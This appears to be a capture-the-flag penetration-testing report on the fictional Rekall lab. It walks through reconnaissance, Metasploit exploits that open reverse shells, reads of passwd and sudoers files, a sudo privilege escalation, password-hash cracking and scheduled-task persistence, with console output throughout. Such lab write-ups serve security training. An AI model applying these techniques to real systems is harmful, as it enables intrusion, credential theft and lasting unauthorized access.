


Figure N3

Flag 15: Directory Traversal Vulnerability

- On the Welcome page, I selected the “Rekall Disclaimer” button, which redirected me to the disclaimer.php page. In analyzing the URL, I noticed a “page=” variable calling the file disclaimer_2.txt, suggesting the possible existence of a previous file, disclaimer_1.txt. To further investigate, I navigated to the networking.php page and exploited a directory traversal vulnerability in the DNS Lookup field. I then issued a directory listing command (ls) and used search (Ctrl+F) to locate “disclaimer” files. This revealed the existence of an

old_disclaimers directory. By manipulating the URL to include a directory traversal payload (old_disclaimers/disclaimer_1.txt), I was able to access the disclaimer_1.txt file and retrieve flag15, gaining unauthorized access to potentially sensitive information.




Figure O2

CTF DAY 2: Penetration Testing Rekall's Linux Servers

Flag 1: Open Source Exposed Data Vulnerability

- Leveraged the "Domain Dossier" tool from OSINT Framework to perform a WHOIS lookup on the domain totalrekall.xyz. This exposed several publicly available details, including the registrant's anime, email structure, and contact information, which could potentially be used for phishing, credential stuffing, or targeted attacks.

```
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
```

Figure P3

Flag 2: Open Source Identify IP

- Using open-source tools, I identified the IP address of totalrekall.xyz by pinging the domain from a Kali machine, revealing the IP address 76.223.105.230, which also matched the IP address found in the previously exposed WHOIS data.




Figure Q2

Flag 3: Open Source Exposed Data Vulnerability

- Utilized the open-source tool crt.sh to search for SSL certificates associated with totalrekall.xyz. Exposed SSL certificate data can leave the system vulnerable to Man-in-the-Middle (MITM) attacks, where attackers intercept and alter communications between the client and server, potentially leading to data breaches.

crt.sh Identity Search Group by Issuer

Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com /repository/, CN=Go Daddy Secure Certificate Authority - G2
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Figure R2

Flag 4: Nmap Scan

- Conducted a basic Nmap scan on the network 192.168.13.0/24, identifying six active hosts, including the Kali machine. Five external hosts were detected.

```
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 50.42 seconds
```

Figure S1

Flag 5: Nmap Scan - Aggressive

- Ran an aggressive Nmap scan on 192.168.13.0/24 and identified host 192.168.13.13 as running Drupal, vulnerable to CVE-2019-6340, a known Drupal vulnerability that allows for remote code execution (RCE).




Figure T1

Flag 6: Nessus Scan

- Performed a Nessus scan on host 192.168.13.12 and identified a critical vulnerability in Apache Struts, allowing remote code execution (RCE) due to improper handling of the Content-Type header in the Jakarta Multipart parser.




Figure U1

Flag 7: Apache Tomcat Remote Code Execution (RCE) Vulnerability

- After identifying a critical Apache Tomcat vulnerability via Nessus on host 192.168.13.10, I used Metasploit to exploit the vulnerability and gain remote access. This allowed me to launch a Meterpreter shell and access root files on the host.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.19.9.95:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.19.9.95:4444 → 192.168.13.10:52746 ) at 2025-01-26 22:24:21 -0500

id
uid=0(root) gid=0(root) groups=0(root)
pwd
/usr/local/tomcat
ls -lah /root
total 24K
drwx------ 1 root root 4.0K Feb  4  2022 .
drwxr-xr-x 1 root root 4.0K Jan 15 00:04 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt
drwx------ 1 root root 4.0K May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
cat /root/.flag7.txt
8ks6sbhss
```

Figure V1

Flag 8: Shellshock Vulnerability

- Exploited the Shellshock vulnerability on host 192.168.13.11 busting Metasploit, successfully launching a Meterpreter shell and gaining access to /etc/sudoers files.

```
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

Figure W2

Flag 9: Shellshock Vulnerability (Continued)

- Within the Meterpreter shell on 192.168.13.11, I ran the command cat /etc/passwd to access sensitive user and password files, further compromising the system.

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
cat /etc/sudoers
```

Figure X1

Flag 10: Apache Struts Vulnerability

- Identified and exploited a Jakarta Multipart Parser OGNL Injection vulnerability on host 192.168.13.12 via a previous Nessus scan. I used a Meterpreter session to gain remote access and exfiltrated files from the compromised system.

```
meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download   : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter > exit
[*] Shutting down Meterpreter ...
```

Figure Y1

```
┌──(root💀kali)-[~]
└─# cat flagisinThisfile.7z
7z••'fV•%•!•••flag 10 is wjasdufsdkg
•3•€•••ɔ6=•t•••#••▯▯•{•••<•H•vw{I••••W•
                                    F••Q••••••I••••••••••?•;•<•Ex|•••••
                                                                        •
                                                                          #]
                                                                            ••
n•]
```

Figure Y2

Flag 11: Drupal Vulnerability

- Using Metasploit, I exploited a critical vulnerability in Drupal on host 192.168.13.13, gaining access to the system. Upon gaining access, I located the server username www-data and further compromised the system.




Figure Z1

Flag 12: Privilege Escalation Vulnerability

- Leveraged a previously exposed user account (ssh useralice) to log into host 192.168.13.14 and successfully guessed the password (alice). After gaining access, I escalated privileges by executing a root-level command (sudo -u#1 /bin/bash) to access sensitive root directory files.

```
$ sudo -u#-1 /bin/bash
root@314995664f9d:/# id
uid=0(root) gid=1001(alice) groups=1001(alice)
root@314995664f9d:/# ls -lah
total 84K
drwxr-xr-x   1 root root 4.0K Jan 15 00:04 .
drwxr-xr-x   1 root root 4.0K Jan 15 00:04 ..
-rwxr-xr-x   1 root root    0 Jan 15 00:04 .dockerenv
drwxr-xr-x   1 root root 4.0K Feb  8  2022 bin
drwxr-xr-x   2 root root 4.0K Apr 24  2018 boot
drwxr-xr-x  12 root root 2.9K Jan 27 13:29 dev
drwxr-xr-x   1 root root 4.0K Jan 15 00:04 etc
drwxr-xr-x   2 root root 4.0K Mar  2  2022 home
drwxr-xr-x   1 root root 4.0K Feb  8  2022 lib
drwxr-xr-x   2 root root 4.0K Jan 28  2022 lib64
drwxr-xr-x   2 root root 4.0K Jan 28  2022 media
drwxr-xr-x   2 root root 4.0K Jan 28  2022 mnt
drwxr-xr-x   2 root root 4.0K Jan 28  2022 opt
dr-xr-xr-x 274 root root    0 Jan 27 13:29 proc
drwx------   1 root root 4.0K Feb  8  2022 root
drwxr-xr-x   1 root root 4.0K Jan 27 17:11 run
-rwxr-xr-x   1 root root   98 Feb  8  2022 run.sh
drwxr-xr-x   1 root root 4.0K Feb  8  2022 sbin
drwxr-xr-x   2 root root 4.0K Jan 28  2022 srv
dr-xr-xr-x  13 root root    0 Jan 27 13:29 sys
drwxrwxrwt   2 root root 4.0K Jan 28  2022 tmp
drwxr-xr-x   1 root root 4.0K Jan 28  2022 usr
drwxr-xr-x   1 root root 4.0K Jan 28  2022 var
root@314995664f9d:/# ls -lah /root
total 20K
drwx------ 1 root root 4.0K Feb  8  2022 .
drwxr-xr-x 1 root root 4.0K Jan 15 00:04 ..
-rw-r--r-- 1 root root 3.1K Apr  9  2018 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw-r--r-- 1 root root   13 Feb  8  2022 flag12.txt
root@314995664f9d:/# cat flag12.txt
cat: flag12.txt: No such file or directory
root@314995664f9d:/# cat /root/flag12.txt
d7sdfksdf384
```

Figure AA1

CTF DAY 3: Penetration Testing Rekall's Windows Servers

Flag 1: OSINT Google search:

- Conducted open-source intelligence (OSINT) research by performing a Google search (site:github.com totalrekall). This led to the discovery of hashed user credentials within a file on GitHub. These credentials were then extracted and stored in a .txt file for subsequent cracking using John the Ripper.

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# nano githubf1.txt

┌──(root💀kali)-[~]
└─# john githubf1.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
1g 0:00:00:00 DONE 2/3 (2025-01-27 15:21) 7.692g/s 9646p/s 9646c/s 9646C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure BB2

Flag 2: HTTP Enumeration

- Ran an aggressive Nmap scan on the subnet 172.22.117.0/24, revealing critical information such as the presence of devices (e.g., WinDC01 on 172.22.117.10 and a Windows 10 system on 172.22.117.20), the domain name, and an anonymous FTP login. Additionally, I discovered flag2.txt hosted on an internal website. Using the credentials obtained in flag1, I successfully accessed and retrieved flag2.txt..




Figure CC2

Flag 3: FTP Enumeration

- Through another Nmap scan, I identified that anonymous FTP login was permitted on 172.22.117.20. After logging into the FTP server, I executed the ls command to list the files, where I found flag3.txt.




Figure DD2

Flag 4: Metasploit Exploit

- A Nmap scan revealed a vulnerable Windows 10 machine running SLmail, a deprecated and unmaintained email server software. Using Metasploit, I exploited the windows/pop3/seattlelab_pass module to gain access to the system. After obtaining access through Meterpreter, I successfully located flag4.txt.

```
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:58448 ) at 2025-01-27 15:57:11 -0500

meterpreter > shell
Process 2464 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Program Files (x86)\SLmail\System

01/27/2025  12:11 PM    <DIR>          .
01/27/2025  12:11 PM    <DIR>          ..
03/21/2022  07:59 AM                32 flag4.txt
11/19/2002  10:40 AM             3,358 listrcrd.txt
03/17/2022  07:22 AM             1,840 maillog.000
03/21/2022  07:56 AM             3,793 maillog.001
04/05/2022  08:49 AM             4,371 maillog.002
04/07/2022  06:06 AM             1,940 maillog.003
04/12/2022  04:36 PM             1,991 maillog.004
04/16/2022  04:47 PM             2,210 maillog.005
06/22/2022  07:30 PM             2,831 maillog.006
07/13/2022  08:08 AM             1,991 maillog.007
01/16/2025  04:06 PM             2,366 maillog.008
01/27/2025  12:11 PM            13,133 maillog.009
01/27/2025  12:11 PM               151 maillog.txt
              13 File(s)         40,007 bytes
               2 Dir(s)   3,407,151,104 bytes free

C:\Program Files (x86)\SLmail\System>type flag4.txt
type flag4.txt
822e3434a10440ad9cc086197819b49d
C:\Program Files (x86)\SLmail\System>
```

Figure EE3

Flag 5: Establishing Persistence

- After gaining access, I used Meterpreter to establish persistence on the target system via a scheduled task. This ensured continued access to the machine, even if the system were rebooted, the authorized user logged off, or the initial vulnerability was patched.

```
C:\Program Files (x86)\SLmail\System>whoami
whoami
nt authority\system

C:\Program Files (x86)\SLmail\System>schtasks /query /tn flag5 /fo list /v
schtasks /query /tn flag5 /fo list /v
```

Figure FF1

Flag 6: User Enumeration (Part I)

- Continuing on the compromised machine, I utilized the Meterpreter shell to run the post/windows/hashdump exploit, which returned localized hashed credentials. I then used John the Ripper to crack these hashes and retrieve the plaintext passwords.

